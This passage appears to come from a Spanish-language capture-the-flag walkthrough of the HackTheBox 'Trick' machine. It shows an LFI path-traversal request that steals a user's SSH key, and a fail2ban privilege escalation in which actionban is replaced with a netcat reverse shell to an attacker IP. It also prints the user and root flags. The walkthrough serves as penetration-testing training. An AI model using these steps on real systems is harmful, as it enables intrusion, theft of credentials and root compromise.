--2022-11-05 20:03:26-- http://preprod-marketing.trick.htb/index.php?page=.....//.....//.....//home/michael/.ssh/id_rsa
Resolving preprod-marketing.trick.htb (preprod-marketing.trick.htb): 10.10.11.166
Connecting to preprod-marketing.trick.htb (preprod-marketing.trick.htb)|10.10.11.166|:80...connected
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.php?page=.....%2F%2F.....%2F%2F.....%2F%2Fhome%2Fmichael%2F.ssh%2Fid_rsa'
index.php?page=.....%2F%2F.....%2F%2F.....%2F%2Fhome%2Fmichael%2F.ssh%2Fid_rsa' saved [1823]
2022-11-05 20:03:27 (78.9 MB/s) - 'index.php?page=.....%2F%2F.....%2F%2F.....%2F%2Fhome%2Fmichael%2F.ssh%2Fid_rsa' saved [1823]
[parrot@parrot]-[~]
$ ls
Desktop  id_rsa  list-subdomains.txt  Public
Documents  'index.php?page=.....%2F%2F.....%2F%2F.....%2F%2Fhome%2Fmichael%2F.ssh%2Fid_rsa'  Music  Templates
Downloads  LFISuite  Pictures  Videos
[parrot@parrot]-[~]
$ mv index.php?page=.....%2F%2F.....%2F%2F.....%2F%2Fhome%2Fmichael%2F.ssh%2Fid_rsa id_rsa michael
```

10. Se realiza la conexión SSh indicando el archivo con la llave privada.


```
[parrot@parrot]-[~]
$ ssh michael@10.10.11.166 -i id_rsa_michael
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: UNPROTECTED PRIVATE KEY FILE! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa_michael' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa_michael": bad permissions
michael@10.10.11.166's password:
```

Para solucionar este error se deben dar permisos donde solo el propietario pueda hacer uso de este. En este caso se asignan permisos "600". Luego de esto se intenta nuevamente la conexión:

```
[x]-[parrot@parrot]-[~]
$ chmod 600 id_rsa_michael
[parrot@parrot]-[~]
$ ssh michael@10.10.11.166 -i id_rsa_michael
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64
lgCWCfCz+OB3GkNX0reINM9ZcXC0rWQL63hryxAAAAAwEAAQAAQASAVVNT9Ri/dldDc3C
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Nov 6 01:56:39 2022 from 10.10.10.14
michael@trick:~$ ls
Desktop  Downloads  Music  Pictures  Public  Templates  Videos  user.txt
michael@trick:~$
```

11. Se logra finalmente entrar a la consola del usuario michael en donde encontramos la bandera de usuario:

```
michael@trick:~$ cat user.txt
3f86c5b62b984096ef3960cc654711cd
michael@trick:~$
```



12. Ahora, desde la consola del usuario michael podría intentarse elevar privilegios para acceder como usuario root. Se ejecuta `sudo -l` y se obtiene el siguiente resultado:

```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
 3AZenv_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User michael may run the following commands on trick:
  (root) NOPASSWD: /etc/init.d/fail2ban restart
michael@trick:~$
```

Este binario permite reiniciar un servicio llamado fail2ban. Este servicio permite detectar ataques de fuerza bruta bloqueando las IPs y previniendo el acceso de intrusos al sistema.

13. Se examina la dirección `/etc/fail2ban` para analizar la configuración del servicio:

```
michael@trick:/etc/fail2ban$ cd action.d
michael@trick:/etc/fail2ban/action.d$ ls
abuseipdb.conf  firewallcmd-rich-rules.conf  mail-whois-common.conf  sendmail-buffered.conf
apf.conf        helpers-common.conf         mail-whois-lines.conf   sendmail-common.conf
badips.conf     hostsdeny.conf              mail-whois.conf          sendmail-geoip-lines.conf
badips.py       ipfilter.conf                mail.conf                 sendmail-whois-ipjailmatches.conf
blocklist.de.conf  ipfw.conf                    mynetwatchman.conf       sendmail-whois-ipmatches.conf
bsd-ipfw.conf    iptables-allports.conf      netscaler.conf            sendmail-whois-lines.conf
cloudflare.conf  iptables-common.conf         nftables-allports.conf  sendmail-whois-matches.conf
complain.conf    iptables-ipset-protocol.conf nftables-common.conf     sendmail-whois.conf
dsshield.conf    iptables-ipset-protocol.conf nftables-multiport.conf  sendmail.conf
dummy.conf       iptables-ipset-protocol.conf nginx-block-map.conf      shorewall-ipset-protocol.conf
firewallcmd-allports.conf  iptables-multiport.log.conf  nftables.conf            shorewall.conf
firewallcmd-common.conf  iptables-multiport.conf      nsupdate.conf            smtp.py
firewallcmd-ipset.conf    iptables-new.conf            osx-afctl.conf            symbiosis-blacklist-allports.conf
firewallcmd-multiport.conf  iptables-xt-recent.conf      osx-ipfw.conf             ufw.conf
firewallcmd-new.conf      iptables.conf                 pf.conf                    xarxf-login-attack.conf
firewallcmd-rich-logging.conf  mail-buffered.conf           route.conf
```

Al intentar ver el contenido de los archivos iptables.. se ocultan los archivos, para esto, se inicia sesión nuevamente y se copia el archivo a otra dirección donde se pueda mostrar.

```
michael@trick:/etc/fail2ban/action.d$ nano iptables-multiport.conf
michael@trick:/etc/fail2ban/action.d$ cat iptables-multiport.conf
cat: iptables-multiport.conf: No such file or directory
michael@trick:/etc/fail2ban/action.d$ ls
michael@trick:/etc/fail2ban/action.d$ ls
```


Copiando:

```
michael@trick:~$ cp /etc/fail2ban/action.d/iptables-multiport.conf ./
michael@trick:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  iptables-multiport.conf  user.txt
michael@trick:~$ cat iptables-multiport.conf
# Fail2Ban configuration file
# Author: Cyril Jaquier
# Modified by Yaroslav Halchenko for multiport banning
# Includes: iptables-multiport.conf
before = iptables-common.conf
[INCLUDES]
before = iptables-common.conf
[Definition]
# Option: actionstart
# Notes.: command executed once at the start of Fail2Ban.
# Values: CMD
actionstart = <iptables> -N f2b-<name>
```

En este archivo se puede ver que define la acción a seguir al correr el servicio y al tener que banear una IP:

```
# Option: actionban
# Notes.: command executed when banning an IP. Take care that the
# command is executed with Fail2Ban user rights.
# Tags: See jail.conf(5) man page
# Values: CMD
#
actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>

# Option: actionunban
# Notes.: command executed when unbanning an IP. Take care that the
# command is executed with Fail2Ban user rights.
# Tags: See jail.conf(5) man page
# Values: CMD
#
actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>
```

Se intentará aprovechar esta acción para tratar de traer la consola a la máquina atacante mediante el comando nc y abriendo un puerto en la máquina, como se ha realizado en anteriores máquinas. En uno de los archivos se puede observar que se tienen 5 intentos antes de ser baneado por el servicio:

```
# "bantime" is the number of seconds that a host is banned.
bantime = 10s

# A host is banned if it has generated "maxretry" during the last "findtime"
# seconds.
findtime = 10s

# "maxretry" is the number of failures before a host get banned.
maxretry = 5
```

14. Se modifica el actionban como se mencionó anteriormente, en este se reemplaza por la siguiente acción:

```
/usr/bin/nc 10.10.14.79 4200 -e /usr/bin/bash
```

Esto enviará al puerto que esta escuchando la ejecución de la consola. Se pone en escucha el puerto 4200 en la máquina atacante:

```
[x]-[parrot@parrot]-[~]
$nc -lnvp 4200
listening on [any] 4200 ...
```

Editando el archivo de iptables:

```
actionban = /usr/bin/nc 10.10.14.79 4200 -e /usr/bin/bash
# Option: actionunban
# Notes.: command executed when unbanning an IP. Take care that the
#         command is executed with Fail2Ban user rights.
# Tags:   See jail.conf(5) man page
# Values: CMD
#
actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>
File Name to Write: iptables-multiport.conf
^G Get Help      M-D DOS Format      M-A Append
^C Cancel        M-M Mac Format      M-P Prepend
```

Se mueve el archivo a la carpeta action.d:

```
michael@trick:~$ mv iptables-multiport.conf /etc/fail2ban/action.d/
mv: replace '/etc/fail2ban/action.d/iptables-multiport.conf', overriding mode 0644 (rw-r--r--)? y
```

Se verifican los cambios:

```
actionban = /usr/bin/nc 10.10.14.79 4200 -e /usr/bin/bash
# Option: actionunban
# Notes.: command executed when unbanning an IP. Take care that the
#         command is executed with Fail2Ban user rights.
# Tags:   See jail.conf(5) man page
# Values: CMD $nc -lnvp 4200
#         listening on [any] 4200 ...
actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>
[Init]
```

15. Como se sabe que se permiten 5 intentos antes de ser baneado, se intentan 5 conexiones fallidas de ssh a la máquina víctima esperando que se ejecute la nueva acción de baneo:

15.1 Se reinicia el servicio para actualizar los cambios realizados:

```
michael@trick:~$ sudo /etc/init.d/fail2ban restart
[ ok ] Restarting fail2ban (via systemctl): fail2ban.service.
michael@trick:~$
```

15.2 Se realizan los intentos de conexión ssh:

```
[x]-[parrot@parrot]-[~]
$ssh test@10.10.11.166
test@10.10.11.166's password:
Permission denied, please try again.
test@10.10.11.166's password:
Permission denied, please try again.
test@10.10.11.166's password:
test@10.10.11.166: Permission denied (publickey,password).
[x]-[parrot@parrot]-[~]
```


15.3 Se obtiene acceso a la consola donde se puso en escucha el puerto:

```
[x]-[parrot@parrot]-[~]
$nc -lnvp 4200
listening on [any] 4200...
connect to [10.10.14.79] from (UNKNOWN) [10.10.11.166] 50408
whoami
root
ls
bin /usr/bin/nc 10.10.14.79 4200 -e /usr/bin/ba
boot ionunban
dev mmand executed when unbanning an IP. Take
etc mmand is executed with Fail2Ban user right
home jail.conf(5) man page
initrd.img
initrd.img.old
lib <iptables> -D f2b-<name> -s <ip> -j <bloc
lib32
lib64
libx32
lost+found
```


Obteniendo la bandera:

```
cd root
ls
f2b.sh
fail2ban
root.txt
set_dns.sh
cat root.txt
144f23524675b22b34aa9fc2834ca2d9
tick:~$
```

FIN!:



Nota: Para los últimos pasos luego de estar en la consola del usuario se utilizó la información del siguiente recurso:

<https://youssef-ichioui.medium.com/abusing-fail2ban-misconfiguration-to-escalate-privileges-on-linux-826ad0cdafb7>